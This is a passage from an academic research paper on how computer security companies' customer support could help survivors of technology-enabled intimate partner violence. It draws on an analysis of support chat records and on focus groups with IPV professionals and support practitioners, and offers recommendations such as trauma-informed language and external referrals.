Providing technical support to survivors of technology-enabled IPV is challenging. IPV professionals such as social workers and lawyers report having insufficient technical expertise [27]. Tools for detecting spyware and other malicious apps still have a high false-negative rate [10]. Resources for IPV professionals and survivors mostly include high-level advice without standardized procedures for flagging and addressing tech issues [27]. The Clinic to End Tech Abuse [77] in New York City and the Technology-Enabled Coercive Control Clinic in Seattle are examples of personalized computer security assistance to IPV survivors, but these services are currently small and only available in specific locations [32].

We take a different perspective by focusing on customer support agents at computer security companies for several reasons. These agents are trained to troubleshoot tech issues, and prior work shows that customers turn to them for a wide range of security issues beyond products [67], making them a likely point of contact for survivors experiencing tech-enabled IPV. Computer security companies offer products that can help survivors by catching spyware or other malicious apps, meaning that the tech help provided by support agents, when contacted by survivors, can be timely and impactful. Additionally, several large computer security companies have expressed interest in supporting IPV survivors, forming the Coalition Against Stalkerware [71]. However, helping IPV survivors through customer support requires extreme care and caution. Inappropriate responses or recommendations might re-traumatize survivors [50] or even escalate violence as abusers seek to regain control [25, 27, 86].

We investigate the opportunities and challenges for computer security customer support to help IPV survivors via three steps:

1. To discover if customer support agents already encounter IPV cases, we searched customer support cases at a large computer security company. Our search surfaced at least 53 tech-enabled IPV cases, in which survivors described the attacks' severity and resulting distress. Support agents typically focused on technical solutions without expressing sufficient empathy or awareness of IPV.
2. Having established that support agents encounter tech-enabled IPV cases, we explore how customer support could better serve IPV survivors by engaging 17 IPV profession-

als from five support organizations in focus groups. IPV professionals provided numerous suggestions, such as using trauma-informed language, avoiding promises to solve problems, and making referrals to external resources for support beyond the immediate technical issue.

3. To gauge the practicality of IPV professionals' recommendations, we conducted focus groups with 11 customer support practitioners from four large computer security companies. Practitioners agreed on the importance of training agents for IPV cases but mentioned implementation challenges, such as frontline agents' limited capacity and uncertainty in identifying whether a customer may need IPV-related help.

Through this process, we thoroughly engaged with multiple stakeholders and synthesized their insights into novel recommendations that both cater to the needs of IPV survivors and consider the real-world constraints of customer support. To better address tech-enabled IPV, we recommend that computer security companies should train support agents to be aware of IPV's prevalence, the limitations of security software in curbing IPV, and when and how to provide additional help. Tracking the frequency and nature of relevant cases would help companies assess their current practices and determine areas to invest in. We further note the opportunity for computer security companies and IPV advocates to learn from each other's expertise and join forces to help IPV survivors combat tech-enabled abuse.

2 Background and Related Work

A growing body of literature on tech-enabled IPV has documented the many ways abusers maliciously use technology [25, 28, 33, 45, 46, 48, 49, 70, 85] and how IPV survivors struggle to protect their privacy and security [17, 18, 27, 53]. The complex socio-technical and legal factors embedded in the intimate relationship differentiate tech-enabled IPV from abuse in other contexts such as online harassment [74], doxxing [69], cyberstalking [25], and cyberbullying [83].

Malicious apps in IPV. Tech-enabled IPV often occurs through surveillance apps installed on survivors' devices [10, 27, 31, 47, 53]. mSpy, one of the largest spyware vendors, allegedly had around two million users as of 2014 [13]. In NortonLifeLock's 2020 survey, 10% of respondents admitted using an app to monitor a former or current partner's messages, calls, emails, or photos [78].

Most spyware apps are in fact dual-use, i.e., they have a legitimate purpose (e.g., "Find My Phone" for anti-theft) but can be repurposed for spying on an intimate partner [10]. Growing awareness of the spyware problem has led to improved detection features and related research [11, 19, 24, 64]. Some security companies have joined forces with one another and with IPV advocacy groups through the Coalition Against Stalkerware [71]. Regulators are also strengthening their oversight on spyware, such as the US Federal Trade Commission's settlement with Retina-X in 2019 [72].

Interventions against tech-enabled IPV. In addition to spyware detection tools, prior work has proposed apps and operating systems that can help IPV survivors by erasing browser history [20, 73], recording evidence of abuse [3], or engaging in safety planning [38]. However, few of them have received wide adoptions among IPV survivors. Support organizations such as NNEDV [76] and Safe Horizon [34] have provided tech-focused resources for survivors, but these resources are often out of date or lack detailed guidance [27]. Computer security clinics are a recent approach for helping IPV survivors through one-on-one consultations with trained technologists, who analyze survivors' digital assets and provide personalized advice on resisting tech-enabled attacks [26, 32, 80]. Despite early evidence of success, these clinics are currently limited to the serving geographic locations [32] and face numerous challenges in remote operations [80]. Our focus — computer security companies' customer support — has the potential to reach a broad audience, but this approach requires careful attention to the nuances and unique risks in IPV to avoid unintentional harm.

Customer Support. Customer support plays a crucial role in helping customers make purchase decisions, providing guidance on product use, and resolving problems or complaints [7]. Reliability, assurance, tangibles, empathy, and responsiveness (RATER) are key metrics in evaluating customer support's quality [61]. Support agents need to make customers feel heard and respected to create a positive customer experience [5]. In particular, past research highlights the importance of training support agents in information technology to use phrases that build rapport and show empathy [84] since they tend to be technical thinkers with limited soft skills. While these principles may apply to most, if not all customers, interacting with IPV survivors requires extra sensitivity and care, as we discuss below.

Interacting with IPV survivors. Training materials for IPV professionals note the impacts of violence on IPV survivors, such as post-traumatic stress disorder and substance abuse, as well as the lengthy and challenging recovery process [4, 59]. Some materials further emphasize *empowerment* — supporting survivors in finding their inner strength [15, 41], and *trauma-informed responses* — understanding the persistent effects of trauma and providing a safe space [58, 59]. Others discuss secondary trauma on IPV professionals and respective coping strategies, acknowledging that bearing witness to abuse is emotionally taxing [59, 68].

However, most training for IPV professionals does not cover tech-enabled abuse [27]. IPV professionals currently do not have best practices for how to discover, assess, and mitigate tech issues [27]. Meanwhile, support agents at computer security companies provide complementary strength in

delivering tech-related assistance, but they may not be sensitive to the nuances in IPV. By synthesizing perspectives from IPV professionals and support practitioners, our work identifies how computer security customer support could help IPV survivors and how this help should be provided.

3 Preliminary Analysis of Support Cases

As a starting point, we sought to discover if IPV survivors experiencing tech-enabled abuse seek assistance from computer security companies' customer support and what those interactions look like. We performed keyword searches on customer support records from a large computer security company and surfaced 53 cases in which the customer clearly identified their attacker as an intimate partner. However, typical reactions from support agents indicated they did not recognize the complexity of IPV beyond tech issues.

3.1 Method

The company we worked with provides customer support via phone, interactive chat, and self-service (e.g., FAQs, forums, and tutorials). We analyzed chat records since they are anonymized, searchable, and represent a large portion (40%) of support requests. All cases include customer-provided problem descriptions (255 characters maximum). Some cases also include chat transcripts and agents' notes.

To identify relevant cases, we searched a database of 18,900 customer support cases from January 2017 to May 2019. We used search terms[1] indicative of both abusive relationships and IPV-related attacks drawn from prior work [25, 28, 85]. Our initial search surfaced 1,083 cases. After excluding those irrelevant to our interest, such as users reporting generic malware or false positive warnings, we were left with 273 cases of reported interpersonal attacks. Three researchers jointly coded the customer-provided problem descriptions for these cases to identify the attacker's relationship to the victim (Fleiss' κ=1.00). In 53 cases, the attacker was clearly identified as an intimate partner (e.g., "my partner" or "my ex-boyfriend"). The researchers also coded other attack-related dimensions such as attack type (κ=0.75), attack mechanism (κ=0.59),[2] and intimate partner relationship stage as defined by Matthews et al. [53] (κ=0.82).

We focused on analyzing the 53 cases that decisively indicated tech-enabled IPV. Specifically, we summarized attack-related details based on the customer's problem description, and thematically analyzed the agent-customer interaction based on chat transcripts (if available). Note that other cases in which the attacker's identity was not specified (e.g., "I'm being stalked") may still be IPV-related. Additionally, our analysis did *not* intend to measure the prevalence of IPV cases within customer support data. Our results might not reflect the actual prevalence given that the search terms might have led to over-representation of spyware and ex-partners, and customers might use non-identifying terms to describe attackers who are intimate partners. Rather, the goal was to know *if* such cases occur and qualitatively understand the scenarios support agents are dealing with.

Ethical Considerations. Our study received IRB approval. By agreeing to the company's privacy policy, which is prominently featured when a chat session starts, customers consented to chat recordings and messages as examples of diagnostic information being shared with third parties. A company employee reviewed all chat records to verify anonymity and removed references to unique circumstances before providing them to the research team.

3.2 Results

Diverse attack types. Among the 53 cases, the most common attack types were spying or surveillance of the survivor (23), account or device compromise such as changing the account password to lock the survivor out (17), and interference with account or device usage (12). Less frequently mentioned attacks were harassment (5), spoofing (2), financial fraud (2), phishing (2), and content modification on the survivor's account or device (2). Installing spyware or other malicious apps on the survivor's device was the primary attack mechanism (23), though account compromise based on knowledge of credentials (10) and physical ownership-based attacks (6) also occurred. These attack types and mechanisms generally align with Freed et al.'s taxonomy [28].

Attacks' repercussions on survivors. In 49 of the 53 cases, the survivor reported being in the process of separation or had separated from their abuser. Though the survivor's risks might appear lower for attacks after separation, feelings of anxiety and concern were common, with references to violence, ruined lives, and even contemplation of suicide.

In 13 cases, the survivor mentioned multiple types of attack at play, e.g., *"my husband's hobby is to hack my home network and...track my email, calls, and whereabouts."* The attacks caused apparent emotional distress to the survivor, e.g., *"I know that my ex-boyfriend is stalking me through my phone...He has ruined my life."* Another survivor wrote: *"I found out my soon-to-be ex-wife hired a professional hacker to mess me and my folk's computers and phones up...just had a heart attack from the stress."* In six cases, the survivor described that their abuser *"worked at a top IT firm," "can remote access most computers,"* or in other terms that indicate the abuser's tech-savviness. Even though most attacks in IPV

[1] Search terms used: blocked him, bullied, bully, creepy, domestic abus, ex boyfriend, ex girlfriend, ex husband, ex wife, ex-boyfriend, ex-girlfriend, ex-husband, ex-wife, fake sms, fake text, hack my face, hack my what, privacy risk, reading my, reads my, restraining order, seeing my, sees my, spy, spying, stalk, surveil, track, violen.

[2] We did not pursue high inter-rater reliability for this dimension since multiple attack mechanisms were frequently at play.

Scenario A	Scenario B	Scenario C
C: My ex-husband hacked my phone. He keeps getting my account passwords. I have changed phones so many times and got a restraining order, but he still managed to do this. Please help.	**C:** My husband is violent and keeps hacking my email and watching everything I do online. Could you help me get him off my network?	**C:** My ex used to share my computer and installed some programs, but I think she installed spyware. I think she is remotely accessing my computer. Can you help?
S: Thank you for contacting us. I'm happy to help resolve the issue. I would recommend installing [product], which should prevent malware from being installed if you get a new phone.	**S:** I'm sorry to hear what you are going through. How do you think he is watching your activity?	**S:** Thank you for contacting [company name], I will be happy to assist you. Let's set up a remote connection so I can scan your device for malware. Please visit this link: <link>.
C: I have already spent a lot of money trying to fix this problem and talked to my phone provider. No one has been able to fix it. I can't spend more time and effort on this. Please help, this problem has almost driven me to commit suicide.	**C:** He doesn't live with me anymore, but he broke into my apartment last month and I think he hacked my router. I am afraid he can see everything I am doing.	**C:** I can't open it. My computer just restarted. I think she is monitoring this chat and trying to stop me from getting help.
S: Please do not worry about these devices if you have [product] installed. We will do everything we can to help you further.		

Figure 1: Portions of three representative customer support chats from our dataset ("C" is customer, "S" support agent).

are technologically unsophisticated [28], survivors in these cases expressed being scared and helpless especially when their own computing skills were limited.

Support agents focused on technical issues. Our thematic analysis of chat transcripts revealed that support agents were not well prepared for these tech-enabled IPV cases. Figure 1 shows three representative agent-customer interactions. A typical agent reaction was to scan the survivor's device for malicious apps and launch a remote assistance session to investigate further if needed. Agents might also receive out-of-scope requests, as one survivor asked *"I am blocking my wife's/future ex-wife's messages. Is there any way I can have these sent to my email for presentation to my attorney?"* In these cases, the agent would refer the survivor to more experienced experts on the team, device manufacturers, or operating system vendors. For survivors who described traumatic attacks, agents generally expressed confidence in resolving the technical issue but rarely used empathetic language. When survivors suspected hacking or spyware, agents typically reassured that the company's security product would protect them well. Such claims might not be valid, as there were cases in which the survivor expressed skepticism or mentioned having contacted customer support multiple times.

4 Focus Groups with IPV Professionals

Our analysis of customer support cases indicates that agents receive help requests from IPV survivors but may not be sufficiently prepared to handle them. To explore how to improve customer support to better serve survivors' needs, we sought input from IPV professionals who have extensive training and experience working with survivors. We conducted five focus groups with 17 IPV professionals between November 2019 and February 2020. We chose focus groups over 1:1 interviews so that participants could listen to each other and collectively discuss ideas. Our study was IRB-approved.

4.1 Method

Recruitment. Our 17 participants came from five organizations that provide free and confidential civil, legal, counseling, and support services for IPV survivors in two US cities. We explained our study to each organization's director, who then advertised our study to their staff and assisted with recruitment and scheduling. Most participants identified as women and worked as directors/managers or attorneys/paralegals, with diverse years of experience in this field (see Table 1). Participants from G4 primarily served human trafficking survivors, but noted that many of their clients experienced sex trafficking by intimate partners.

Study protocol. We conducted in-person focus groups at participants' organizations. Sessions lasted one hour on average and were audio-recorded with participants' consent. We did not compensate participants as the organization directors did not deem it necessary. We prepared a list of prompts to guide the discussion (see Appendix A) and encouraged participants to comment or ask questions at any time. We also used prompts such as "Does anyone else want to chime in?" or "Are there other points of view?" to elicit diverse perspectives and encourage participants to respond to one another.

We started by asking about participants' experience working with IPV survivors, especially regarding tech-enabled abuse. Next, we presented the three scenarios in Figure 1, which represented common attack types in Section 3 and reflected explicit threats from an intimate partner. After participants read the scenarios, we asked them to share their perspectives and recommendations for support agents' role in providing advice, making referrals, and more. We also probed participants to consider adversarial situations in which the abuser might monitor the chat or impersonate the survivor.

Qualitative data analysis. We used inductive coding [65] to analyze focus group transcripts. Two researchers independently reviewed and coded the first three transcripts before discussing discrepancies. After agreeing on a consistent codebook, they applied it independently to the remaining tran-

Group	ID	Gender	Role	Exp. Years
G1	P1	M	researcher	11-15
G1	P2	W	counselor	15+
G1	P3	W	administration	15+
G2	P4	W	director/manager	6-10
G2	P5	W	attorney/paralegal	1-5
G3	P6	W	director/manager	15+
G3	P7	M	director/manager	11-15
G3	P8	W	director/manager	15+
G3	P9	M	director/manager	6-10
G3	P10	W	director/manager	11-15
G4	P11	W	attorney/paralegal	6-10
G4	P12	W	attorney/paralegal	1-5
G4	P13	W	attorney/paralegal	6-10
G5	P14	W	counselor	1-5
G5	P15	W	administration	1-5
G5	P16	W	attorney/paralegal	1-5
G5	P17	W	case manager	1-5

Table 1: Demographics and job roles of IPV professionals.

scripts and added new codes that emerged. They then jointly reviewed all coded transcripts, reconciled disagreements, and clustered codes into themes. Our final codebook (see Appendix C.1) has 60 codes, covering topics such as advice to customer support, challenges of customer support, and adversarial scenarios that may involve the abuser. We do not report inter-rater reliability since all data was double-coded and disagreements were reconciled [54].

Next, we discuss IPV professionals' suggestions for how computer security customer support should handle tech-enabled IPV cases in three parts: interactions with survivors (Section 4.2), responsibilities of customer support (Section 4.3), and external referrals (Section 4.4).

While we mention how many groups a topic came up in, we do not include frequencies of themes following recommended practices of reporting focus group data [42]. Frequency cannot reliably indicate importance — some people may comment multiple times on one issue whereas others may not comment at all [42]. Our findings are also qualitative in nature and based on a small sample size. Frequencies could be misleading when taken out of context and projected onto a population [42].

4.2 Suggestions for Interacting with Survivors

IPV professionals provided three key recommendations for interacting with customers who might be IPV survivors: using trauma-informed language, asking follow-up questions without judging, and avoiding overpromising.

Use trauma-informed language. IPV professionals reacted strongly to the language support agents used to respond to survivors' concerns. Four groups said that Scenario A included dismissive language that might mislead or re-traumatize the survivor. Professionals took issue with the phrase "please do not worry about these devices if you have [product] installed," noting that it is highly inappropriate to focus on the security software's functionality right after the survivor mentioned a restraining order on their abuser and suicidal thoughts. An attorney discussed how the agent's language might arise from the goal of making customers happy in their regular work:

> *"I understand that the role of customer support is to make their customer feel better. But this is just a space where . . . they have a limited capacity to make [the survivor] feel better . . . I think the goal should be to hear and be honest about the limitations of what [product] can or cannot do in those moments."* (P11, attorney)

All groups highlighted the importance of trauma-informed language, a common element in their own training and practices [58, 59, 66] and in other fields serving trauma survivors [1, 52, 62]. Being trauma-informed means accounting for the pervasive nature of trauma and avoiding unintentional re-traumatization through careful language and interactions [23]. A counselor explained how to provide trauma-informed responses in customer support:

> *"Acknowledge that 'this is scary' and that 'it sounds like you're having a really hard time.' Even just the smallest little pieces of empathetic language so [the survivor] knows that [the agent] is actually hearing them . . . and expressing concern for them."* (P2, counselor)

Professionals provided suggestions for training support agents to use trauma-informed language, such as using the Forensic Experiential Trauma Interview (FETI) [12], which is aimed at law enforcement but makes analogies for people who do not typically work with survivors. Another suggestion was incorporating trauma-informed responses into scripts, so agents do not need to figure out what to say on the fly. Nonetheless, scripts alone were considered insufficient: part of the training should be educating agents about the complexities of IPV and why trauma-informed responses are needed.

One group highlighted the need to address support agents' own trauma. Due to the prevalence of IPV [8, 78, 79], some agents may be survivors themselves. Agents may also feel distressed and helpless hearing survivors' experiences:

> *"Some of these calls will be harmful to the people who receive them. They'll be really traumatized by these experiences . . . Any company that's recognizing their frontline employees are experiencing these phone calls needs to think about how to support employees through secondary trauma issues and process it."* (P13, legal advocate)

Ask follow-up questions without judgment. Four groups suggested that agents could ask follow-up questions to surface additional risks that should be considered when giving advice

and ensure that the customer is safe to receive and act on advice. The question, "How do you think he is watching your activity?" in Scenario B was identified as a good example: it is open-ended, non-judgmental, and might help the agent better diagnose the case by encouraging the customer to speculate about the source of the problem.

Professionals also provided their own examples of appropriate follow-up questions, e.g., asking about the customer's immediate concern in the form of "What are you most concerned about?" or "What is your goal of calling me today?" Professionals explained that such questions do not assume the survivor's needs and might help identify other risks that warrant attention, such as those related to immigration status, health, or economic situation. Another follow-up question could be, "What have you already tried?" to facilitate the troubleshooting process and make the conversation more productive, since the survivor likely tried to address the problem before reaching out for help.

Professionals further discussed the need to account for the possibility that the abuser might be physically or remotely accessing the survivor's devices and accounts. Four groups recommended a safety check-in with the customer by asking, "Do you think you're on a secure line?" or, "Are you safe now?" If the response is no or unsure, the agent should offer to call back or initiate a chat from a different device, such as a friend's phone. Three groups also recommended verifying the customer's identity in case the abuser is impersonating the survivor to gain access to the security software or other accounts. The agent could verify the customer's email, phone number, or account history (e.g., "I see in our records someone just called about this account. Is that you?").

Nevertheless, professionals acknowledged that it is challenging to handle situations in which the abuser is present: identity verification takes practice and can still go wrong; giving advice such as switching to a different phone might tip off the abuser. Yet, professionals noted that the risk does not undermine the importance of support agents providing necessary help and information. As a researcher explained:

> *"[The survivor] had to disclose the problem to begin with, so [the abuser] has already [been] tipped off. But . . . that's why we need to connect [the survivor] to a safety clinic. It's really tricky when the phone is the only way to communicate."* (P1, researcher)

Avoid overpromising. All groups took issue with the phrase, "I'm happy to help resolve the issue" in Scenario A, saying that "resolve" is an overpromise because one chat session is unlikely to solve the physical and digital complexities survivors face in IPV [27,28,53]. From their perspectives, agents might promise to solve problems instinctively or to comply with company policy. Yet many IPV survivors face persistent attacks from their abusers and are likely experiencing effects of trauma, meaning that such promises could be misleading and frustrating to them. Professionals noted that a better response would be to be honest about the security software's limitations while still providing support, such as, "I will help you as much as I can in this call today, and whatever we don't take care of, we might have to keep working on it." Doing so does not necessarily contradict the agent's responsibility to help customers. As a legal advocate said:

> *"[The agent] can still support the survivor while giving them a response they don't want . . . But do it in a way that lets [the survivor] know they are there, they understand, they are validating their experience . . . They can still give [the survivor] bad news without completely turning them down."* (P16, legal advocate)

4.3 Responsibilities of Customer Support

Customer support's typical role is to provide technical assistance related to the company's products and services and engage with customers [7]. Professionals stressed that while agents should only advise on topics within their expertise and refer the customer elsewhere for issues beyond, agents could do more than troubleshooting technical problems or recommending the company's products. For instance, agents could discuss the potential consequences of advice they give or share basic technology safety tips.

Avoid making advice too product-oriented. In Scenario A, the agent recommended installing one of the company's software products. Professionals commented that this behavior is understandable, given that the agent represents the company and that the product might be helpful. Nevertheless, the line might read too product-oriented and convey the impression that the agent was following a script and making a sales pitch without actively listening. To make a product recommendation more helpful, a counselor suggested explaining how and why the software is going to help in the survivor's situation:

> *"[The survivor] didn't call for that product. She called with a problem. [The agent] never explained how their product was going to solve the problem . . . so please give more explanation about that."* (P2, counselor)

Discuss consequences of given advice. While professionals agreed that support agents could provide IPV survivors with vital assistance, they emphasized the caution required in providing such assistance. One suggestion was explaining potential negative consequences that might result from the advice to prompt the survivor to consider safety issues. A manager gave an example:

> *"Ask [the survivor]: if this app were to be uninstalled, how would it affect you? . . . Do you use it often? Do you rely on it? Does the [abuser] have access to it? Will they notice if it's uninstalled?"* (P9, manager)

However, other professionals mentioned a potential issue with discussing negative consequences — it might trigger additional questions from the survivor that catch the agent off guard, which points to the importance of external referrals:

> *"I feel it's like a slippery slope because [the agents] are not domestic violence advocates. And so [the survivor] is going to just be like, 'What do you mean? What do you think will happen?' And they're never going to be able to answer those questions."* (P1, researcher)

Share resources for tech safety. Three groups suggested sharing resources that might improve the survivor's digital security and privacy, such as adjusting privacy settings on social media and using strong passwords. Prior work with IPV survivors [26] also indicates that survivors have many general tech safety questions and desire credible information on this topic, validating the need for sharing tech safety resources. One group noted that in addition to sharing existing resources, such as the NNEDV's Safety Net project [76], computer security companies could utilize their expertise to provide self-created content on tech safety. Such content could appear on the company website's FAQ or "Contact" page to put such resources into a survivor's pathway of seeking help.[3] Participants suggested tech safety resources be written in plain language and provided with non-technical support resources (e.g., information about domestic violence shelters) to ensure relevant resources are available in one place.

Have a specialized team. Three groups suggested a specialized team within the company's customer support division for handling IPV cases transferred from frontline agents. A specialized team resolves the dilemma for frontline agents who are often pressured or incentivized to complete cases quickly [63], whereas dealing with complex issues like tech-enabled IPV requires extensive effort and patience. It could also reduce the company's workload in coordinating training, as training a small group of specialists would be easier than training all frontline agents. One group further noted that the company could track the number of potential IPV cases frontline agents receive to understand the issue's prevalence and decide whether investing in a specialized team is warranted.

Given the possibility that a survivor might face imminent danger, professionals emphasized that frontline agents should always conduct a safety check-in (e.g., "Do you think you can stay on the line with us?") to determine whether the survivor could tolerate a transfer to the specialized team. Additionally, many survivors might have experienced prior failures in obtaining assistance and could easily get frustrated when being transferred. A counselor gave an example of appropriate language taking this into account:

> *"We, as a company, remain interested and committed to trying to help you and talk to you . . . But if you can hold on a minute, I'm going to get you connected with a colleague who knows our product but can [also] talk to you about some of these [safety] issues."* (P2, counselor)

Without the pressure of completing cases in a limited time, professionals envisioned that these specialist agents could even build long-term relationships with survivors, such as following up with them if the problem does not get fixed in the initial chat session. Importantly, four groups cautioned that support agents should never provide advice beyond their expertise and training. Examples of out-of-scope advice included comprehensive IPV-related counseling, safety planning (e.g., maintaining physical safety in leaving an abuser), and legal advice. While professionals identified a handful of follow-up questions to ask or advice to give, they noted that the extent to which agents can help customers think through potential consequences depends on the individual's situation and needs. If the survivor needs support the agent cannot provide, the agent should refer them to external professionals with expertise in the social, legal, or health aspects of IPV.

4.4 Suggestions for External Referrals

In addition to technological challenges, many IPV survivors are concurrently dealing with medical, legal, financial, and other complex problems [27]. With this in mind, professionals discussed the need to refer survivors to external support, including IPV advocates, legal experts, and law enforcement. We now discuss professionals' suggestions on *where*, *when*, and *how* to refer survivors to external organizations.

Where to refer. All groups stressed the need to refer survivors to relevant hotlines (e.g., the National Domestic Violence Hotline, Safe Horizon, and Crisis Text Line) and organizations that provide resources for survivors (e.g., NNEDV). Four groups also suggested referrals to 911 or the National Suicide Prevention Lifeline if there are cues of physical danger or suicide contemplation. Two groups mentioned that survivors might also benefit from referrals to legal resources (e.g., WomensLaw.org) or sex trafficking resources (e.g., the National Human Trafficking Hotline).

One challenge in making referrals is that the resources available differ substantially across local, state, national, and global boundaries. In the US, there is the National Domestic Violence Hotline, but each state also has its own hotline [81]. The referrals get more complicated for global companies. However, a legal advocate argued that figuring out the exact resource for referrals is not necessary as long as any referral is given, as staff at hotlines and organizations are sufficiently trained to refer onward if they are not in a position to help:

> *"Most of these places that you call can handle any of these intakes and they'll figure out the way . . . If you get the company committed to giving out a suicide hotline and a collection of these numbers, honestly the distinctions don't matter."* (P13, legal advocate)

[3] Some security companies are already doing this (e.g., [37,51]), although most content does not specifically address IPV or tech-enabled abuse.

When to refer. To determine when an external referral is needed, all groups suggested monitoring for "red flags" in the conversation. Indications of adverse behaviors such as spying, stalking, and violence from an intimate partner generally point to the need for IPV-related resources. "This problem has almost driven me to commit suicide" in Scenario A or other indications of threatened physical safety are clear red flags that call for 911 and suicide prevention resources.

Three groups suggested that agents be trained to understand and identify common types of tech abuse. One resource that could be part of such training is the NNEDV's Power and Control Wheel on Technology and Abuse [75]. For situations without clear indications of IPV (e.g., the customer mentions abusive behaviors but does not mention an intimate partner), professionals believed the agent should still share relevant resources not limited to IPV. An attorney gave an example:

> *"If it's a stranger, there would have to be some concerning conduct . . . So if [a customer is] calling, maybe it's because [they] are getting creepy spoofed messages from an account [they] don't recognize. Well that's already raising flags, right?"* (P5, attorney)

In Scenario C, in which the customer believed their ex was monitoring the chat to prevent them from getting help, one group pointed out this was an example of controlling behavior that still warrants attention, as IPV can occur via coercive control without physical violence [14, 16, 29]. Professionals across all groups advocated for making referrals without worrying about verifying whether the customer is experiencing IPV: a referral is better than no referral, because not providing resources to someone in need can do more harm than providing resources to someone who does not need them:

> *"Let's say [the customer] is actually safe . . . They Google the number, they see it's . . . the domestic violence helpline. They're going to be, 'whatever, I'm not calling that' . . . But for the person who really has the need, if they want it, they will follow up on that phone call.*" (P12, paralegal)

How to refer. Four groups mentioned an important principle in making referrals was to respect the survivor's agency in decision making. The idea of empowerment — that survivors should be able to decide if and how they want to get help — is common in IPV professionals' training [57, 59]. As an example, an administrative assistant explained that agents should always ask survivors whether and how they would like to be transferred to external resources:

> *"Maybe this survivor is not in a private space to have that conversation . . . Maybe transferring them directly to a domestic violence agency [is] too overwhelming at that moment and not what they are looking for . . . Give them resources to explore it on their own."* (P15, admin. asst.)

Three groups discussed potential harms resulting from labeling the customer as an IPV survivor. Here, the harm does not come from the action of providing IPV-related resources, but rather from repeated mentioning of words like abuse, domestic violence, or victim. Customers who are not survivors might find it offensive, and customers who are survivors might not be ready to be identified as such. Instead, agents should use the same language that the customer uses, e.g., if the customer describes abusive behavior from an ex-partner, the agent should also use "ex-partner" in referring to the abuser. As a counselor described:

> *"If [my clients] say something is going on, I am not going to say 'you are a survivor of domestic violence' . . . You don't want them to think that the person has assumed . . . You want to give them the opportunity to call it in whatever ways they want."* (P14, counselor)

5 Focus Groups with Support Practitioners

IPV professionals provided many suggestions for how customer support could provide help for IPV survivors. To assess the practicality of these suggestions, we conducted four focus groups with 11 customer support practitioners between April and June 2020. We sought to learn how attuned support practitioners are to tech-enabled IPV and their opinions on these suggestions, including any potential implementation challenges. We continued the focus group format, considering that IPV could be a new and sensitive topic to support practitioners, and that a group setting may make participants comfortable sharing their thoughts upon hearing others' opinions or experiences [27, 57]. This study also received IRB approval.

5.1 Method

Recruitment. Our participants came from four large security companies affiliated with the Coalition Against Stalkerware [71]. All four companies offer consumer- and business-facing security software and services to millions of customers. Each had customer support divisions to answer product-related questions and concerns. Among our participants (see Table 2), all but two identified as men. The majority had been in the industry for 5+ years. Half of our participants were directors or managers; the rest held diverse roles. While researcher and content writer might sound irrelevant to customer support, both participants mentioned experiences with tech-enabled abuse cases in initial email exchanges and contributed relevant insights in the focus groups.

Study protocol. We conducted focus groups remotely over video chat since participants were geographically dispersed. We synthesized our results from Section 4 into a presentation in five parts to guide the discussion (see Appendix B).

Group	ID	Gender	Role	Years
G1	S1	M	training consultant	11-15
G1	S2	M	engineering & support liaison	6-10
G2	S3	M	director/manager	6-10
G2	S4	M	director/manager	11-15
G2	S5	M	director/manager	11-15
G2	S6	M	director/manager	11-15
G3	S7	W	director/manager	11-15
G3	S8	M	content writer	6-10
G3	S9	W	support specialist	11-15
G4	S10	M	director/manager	1-5
G4	S11	M	researcher	1-5

Table 2: Demographics and job roles of participating customer support practitioners.

In Part 1, we explored participants' backgrounds, their company's customer support organizational structures, and metrics for measuring success. We also asked if participants had encountered tech-enabled IPV cases in their roles (either personally or through a team member) and any company initiatives to support IPV survivors. In Parts 2–4, we presented summaries of IPV professionals' suggestions: how to interact with survivors (Section 4.2), the responsibilities of support agents (Section 4.3), and how to refer survivors (Section 4.4). In Part 5, we elicited feedback on IPV professionals' suggestions for training components (e.g., common types of tech-enabled abuse, trauma-informed responses, and secondary trauma). Each part contained specific examples and quotes from our focus groups with IPV professionals. We invited participants to freely share their reactions and thoughts on the value, cost, feasibility, and challenges of putting the suggestions into practice. Similar to our method in Section 4.1, we used probes to elicit different opinions and encouraged participants to engage with each others' ideas.

Qualitative data analysis. We used inductive coding [65] to analyze focus group transcripts. Our coding process was similar to Section 4.1: two researchers independently coded two transcripts, compared differences, created a consistent codebook, applied the codebook to the remaining transcripts separately, and reviewed all coded transcripts together. Our final codebook (see Appendix C.2) has 49 codes and covered topics such as customer support's existing practices, reactions to IPV professionals' suggestions, challenges of implementation, and new ideas for supporting IPV survivors.

5.2 Well-Received Suggestions

Practitioners agreed on the importance of assisting IPV survivors and training frontline agents for this purpose. Practitioners also endorsed the idea of providing and sharing tech safety resources, which they had been doing to some extent.

Existing practices to support survivors. Practitioners in all groups reported having received tech-enabled IPV cases in their roles, confirming the need for customer support to assist survivors. Although no company had a protocol to respond to IPV cases specifically, each company had a specialized team for handling complex cases transferred from frontline agents, such as malware-related issues that demand more time and expertise. S9,[4] a customer support specialist, mentioned sharing a license key of their product's premium version with customers experiencing IPV. Agents also ask each other for advice when encountering unfamiliar cases:

> *"Even though we don't have formal training or content around such issues . . . out of experience, we do share some information on how we can handle such customers . . . Higher tier agents actually talk to [frontline agents] and guide them appropriately."* (S1, training consultant)

Train agents on tech-enabled IPV. Three groups acknowledged the importance of training agents for cases of tech-enabled IPV, recognizing that these cases were happening and that agents did not have an established protocol to follow. A director noted that even if a specialized team exists, frontline agents still need to receive training that covers the complexity of IPV and the role of technology in facilitating abuse:

> *"We [can have] a specialized team which . . . knows exactly about next steps. But the first contact is regular support agents, who have no dedicated training on this, and therefore there must be at least the awareness that these kind of privacy issues, stalkerware . . . could be on the device."* (S10, director)

Another director liked the idea of embedding trauma-informed responses in training, noting that such responses would benefit all customers, not just IPV survivors:

> *"We do a lot of this already in terms of what we call the empathy phrases or scripting. I think this is something that could be done regardless of whether or not I'm interacting with someone that is dealing with trauma or IPV. This should be used across the board."* (S6, director)

Practitioners contributed ideas on training. S1, who created training content for their company's support agents, suggested basing materials on stories or scenarios so that agents could quickly draw connections to cases they encounter and identify potential solutions. S10, a director, emphasized that training should be offered regularly to keep up with the evolving spyware landscape.

Address agents' secondary trauma. Two groups reflected on the necessity of providing mental health support to agents

[4] We use "S[number]" as identifiers for support practitioners to differentiate them from IPV professionals.

who interact with IPV survivors and witness the tech-enabled abuse they are experiencing. The notion that support agents themselves might be survivors provoked reflection:

> *"Didn't even consider that. It's funny that considering the stats . . . I got a hundred [agents] on the floor, odds are some of them have been affected by this."* (S6, director)

S8, who maintained their company's blog on digital rights and anti-stalkerware initiatives, noted the psychological toll in dealing with IPV cases especially for newcomers:

